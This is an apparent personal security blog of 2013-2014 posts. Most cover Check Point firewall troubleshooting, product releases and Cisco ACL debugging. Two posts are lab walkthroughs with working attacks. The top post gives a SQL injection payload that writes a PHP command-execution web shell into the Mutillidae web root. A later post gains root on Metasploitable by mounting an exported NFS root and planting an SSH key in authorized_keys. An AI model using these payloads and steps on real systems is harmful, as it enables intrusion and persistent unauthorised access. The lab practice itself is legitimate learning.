Monday, 14 April 2014

Mutillidae: Inject Web Shell Backdoor via SQL Injection


Using somewhat advanced SQL injection, we inject a new PHP file into the web root of the PHP server using and SQL injection vulnearbility in Mutillidae. The injection is a command shell written in PHP that give root access to the operating system.


A harmless example;


username=' union select null,1,null,null,null INTO DUMPFILE 'test.txt' -- '&password=&login-php-submit-button=Login

The backdoor;

' union select null,null,null,'<form action="" method="post" enctype="application/x-www-form-urlencoded"><table style="margin-left:auto; margin-right:auto;"><tr><td colspan="2">Please enter system command</td></tr><tr><td></td></tr><tr><td class="label">Command</td><td><input type="text" name="pCommand" size="50"></td></tr><tr><td></td></tr><tr><td colspan="2" style="text-align:center;"><input type="submit" value="Execute Command" /></td></tr></table></form><?php echo "<pre>";echo shell_exec($_REQUEST["pCommand"]);echo "</pre>"; ?>' INTO DUMPFILE '..\\..\\htdocs\\mutillidae\\backdoor.php' --


Hurray!

Friday, 11 April 2014



SQL Injection using SQLMap to Dump Some Cool Stuff (mutillidae)


After you get the HTTP request from burp suite to a text file, then we can use that file in SQLMap to begin injection.


Brute-force Authentication - Burp Suite


Here is the basic methods to brute force a web app. I found it very clean and tidy. Nice work.

Thursday, 10 April 2014

Checkpoint Remote Access 'connection failed' Issue with Windows 8 or 8.1


I have seen this issue in couple of clients, they were using windows 8 and windows 8.1.

They tried to connect with Remote Access Client E75.30, but 'connection failed' popup displayed straight away. There are couple of SKs about duplicate IP addresses etc.

Simply, Remote Access Clients E80.42 msi file (MSI) is the way to go.
Details:
File Name:CP_EPS_E80.42_RAC_Windows.msi
Product:Endpoint Security VPN
Version:R80
Minor Version:E80.42
OS:Windows
MD5:054fda63c4fcc84eeb4e465235ee5254
Size:15.90 MB
Date Published:12/10/2013


It worked a treat.


Monday, 24 March 2014

Mutillidae: Basics of Web Request and Response Interception with Burp-Suite


There is something more here;

  • It explains the method to bypass the java script validation built on the client side (browser). 
  • After transferring normal strings, change the strings to SQL injection on-the-fly with Burp or another proxy utility.


Fun stuff! :)

Thursday, 13 March 2014

sessions (msfconsole)


Is there a background session?

sessions

.
.
list the sessions established
.
.

to connect one of them

sessions -i [session_id]


Unix Fundamentals - NFS Service / Attack Illustration

look at the Network File System (NFS). NFS can be identified by probing port 2049 directly or asking the portmapper for a list of services.The example below using rpcinfo to identify NFS and showmount -e to determine that the "/" share (the root of the file system) is being exported. You will need the rpcbind and nfs-common Ubuntu packages to follow along.

root@ubuntu:~# rpcinfo -p 192.168.99.131

.
.
.
    100003    2   tcp   2049  nfs
    100003    3   tcp   2049  nfs

    100003    4   tcp   2049  nfs
.
.
.

root@ubuntu:~# showmount -e 192.168.99.131


Getting access to a system with a writeable filesystem like this is trivial. To do so (and because SSH is running), we will generate a new SSH key on our attacking system, mount the NFS export, and add our key to the root user account's authorized_keys file: 


root@ubuntu:~# ssh-keygen
root@ubuntu:~# mkdir /tmp/r00t
root@ubuntu:~# mount -t nfs 192.168.99.131:/ /tmp/r00t/

mount.nf: rpc.statd is not running but is required for remote locking.
mount.nfs: Either use '-o nolock' to keep locks local, or start statd. 
mount.nfs: an incorrect mount option was specified.


This is the message you get when you try to mount the NFS export. 


restarting nfs-common is not enough

  • service nfs-common restart

restarting rpc will resolve the issue.

  • service rpcbind restart

root@ubuntu:~# cat /root/.ssh/id_rsa.pub >> /tmp/r00t/root/.ssh/authorized_keys 


ssh root@192.168.99.131 

//with the password generated on the ssh-keygen (then add our pub file -key- into the account's authorized_keys file on the remote machine), you can access to the remote system. yay. 

root@metasploitable:~#


The environment include Kali and Metasploitable II.

Reference:
https://community.rapid7.com/docs/DOC-1875 

Tuesday, 4 March 2014

Debug Policy Install

Debugging a manual policy pull from the enforcement point, and push from the SmartCenter, like so:

fw -d fetch <SmartCenter server IP address>
  • fw -d fetchlocal -d $FWDIR/state/__tmp/FW1 &> <output file>

cpd.elg files from $CPDIR/log from the firewall


Push from the Smart Center to enforcement point;

fwm -d load policy_name gateway_name 2> <filename>.txt

Policy installation fails with "ERROR: function or table < pgm_len_block_code > undefined" and ".../conf/updates.def"


SYMPTOMS
  • After upgrading a Security Management to R76, policy installation in SmartDashboard fails with the following errors:
    "/opt/.../conf/updates.def", line N: ERROR: syntax error
    "/opt/.../conf/<Policy_Name>.pf", line N: ERROR: function or table < pgm_len_block_code > undefined
    "/opt/.../conf/<Policy_Name>.pf", line N: ERROR: syntax error
    Compilation failed.
    Operation ended with errors. 
    
  • Debug of FWM daemon (per sk86186) shows the same 'ERROR: syntax error'.
  • Hotfix for IPv6 flavor issue from sk92933 does not help.
CAUSE
IPS definitions are not up-to-date, or do not exist.


SOLUTION

Perform IPS Update in SmartDashboard.


The issue occurred on R77 env. as well.


Wednesday, 11 September 2013

Pyrit -WPA/WPA2-PSK Epic Fail-

Pyrit allows to create massive databases, pre-computing part of the IEEE 802.11 WPA/WPA2-PSK authentication phase in a space-time-tradeoff. Exploiting the computational power of Many-Core- and other platforms through ATI-StreamNvidia CUDA and OpenCL, it is currently by far the most powerful attack against one of the world's most used security-protocols.

WPA/WPA2-PSK is a subset of IEEE 802.11 WPA/WPA2 that skips the complex task of key distribution and client authentication by assigning every participating party the same pre shared key. This master key is derived from a password which the administrating user has to pre-configure e.g. on his laptop and the Access Point. When the laptop creates a connection to the Access Point, a new session key is derived from themaster key to encrypt and authenticate following traffic. The "shortcut" of using a single master key instead of per-user keys eases deployment of WPA/WPA2-protected networks for home- and small-office-use at the cost of making the protocol vulnerable to brute-force-attacks against it's key negotiation phase; it allows to ultimately reveal the password that protects the network. This vulnerability has to be considered exceptionally disastrous as the protocol allows much of the key derivation to be pre-computed, making simple brute-force-attacks even more alluring to the attacker. For more background see this article on the project's blog.

https://code.google.com/p/pyrit/

Monday, 2 September 2013

R77 is now available!


It seems to be the best one ever.


What's New in R77

New Threat Emulation Software Blade

The new Threat Emulation Software Blade blocks attacks which cannot be detected by signatures. It opens inspected files inside secure emulation environments to detect malicious behavior. It can be deployed as a cloud service or as a private (local) cloud.

New Check Point Compliance Blade

This new Software Blade analyzes your environment for compliance with major regulations and international standards. Check Point Compliance Blade generates detailed reports, with best practice recommendations taken from the large Check Point library. Check Point Compliance Blade sends alerts for policy changes that can affect compliance.

HyperSPECT Technology

Improvements to deep packet inspection engines boost performance for IPS and for Application and URL Filtering Software Blades Software Blades.
  • Supports SMT (Hyper-Threading)
  • Optimizations to DPI engines including streamers, parsers and pattern matching engines

Gaia Operating System Enhancements

  • Centrally manage basic network configuration
  • Back up and restore, run scripts, remote shell, and more, from a central console
  • Synchronize cluster members with Gaia OS configuration cloning

Enhanced Gaia Software Updates

Update the Gaia operating system with the enhanced Automated Software Updates tool:
  • Clean install of full image and upgrade of optimally sized package from the Check Point Cloud
  • Up to 90% less downtime for Security Gateway upgrade
  • Export and import of Gaia software update packages
  • New WebUI features with enhanced usability

Enhanced Identity Awareness

  • New identity acquisition method: RADIUS Accounting
  • Automatic update of LDAP group membership changes
  • Improved Identity Agent installation, with support for repair tools
  • New MSI configuration tool for Agent distribution

...

a lot more at;

https://supportcenter.checkpoint.com/supportcenter/portal?eventSubmit_doGoviewsolutiondetails=&solutionid=sk92965

Thursday, 29 August 2013

Sending Syslog flow to an External Log Server


Dear Checkpoint Fellows and Followers,

Syslog data is possible to be sent as shown in sk33423, however only from physical boxes.

If you have VSX infrastructure, it is not possible to send syslogs of each vsx customer to another syslog server. All and all..

Sincerely.


Checkpoint R77


Very excited to test the new blades! :)

Friday, 2 August 2013

Check Point R75.47 Released!


The release notes and the resolved issues, it’s mainly a maintenance or bug fix version.

There are a lot of fixed bugs.

It would be good to install the version firstly within the test environment, and then get it into production a.s.a.p.

Wednesday, 31 July 2013


License Info Tool / Checkpoint

License Tool for Checkpoint. I found it pretty useful actually as the license issues seem complicated most often. My Products > License Info Tool.


Sunday, 21 July 2013

Fortinet Upgrade Procedures


The upgrade processes have usually been a issue with Check Point. However, it is unbelievably easy for security vendor Fortinet (even in the cluster env.)

- .out file is downloaded from the support site.
- it is uploaded through GUI.

then, all process goes on automatically; firstly the active member is upgraded with losing 4 - 6 ping packets, and then 2-3 ping lost while  upgrading the second member.

I suppose the reason is truly the architecture difference behind these boxes.


Friday, 22 February 2013

Network Troubleshooting - Cisco Packet Flow

To be or not to be.
Incoming or Outgoing Packets, sometimes understanding these two subjects are very vital in troubleshooting process.


ip access-list  extended gre-debug-out
permit gre any any log // optional 
permit ip any any log

ip access-list  extended gre-debug-in
permit gre any any log // optional
permit ip any any log

interface GigabitEthernet0/1
ip access-group gre-debug-in in
ip access-group gre-debug-out out


Here it is; 

show ip access-list gre-debug-in


show ip access-list gre-debug-out out


believe me you will like the result..
:)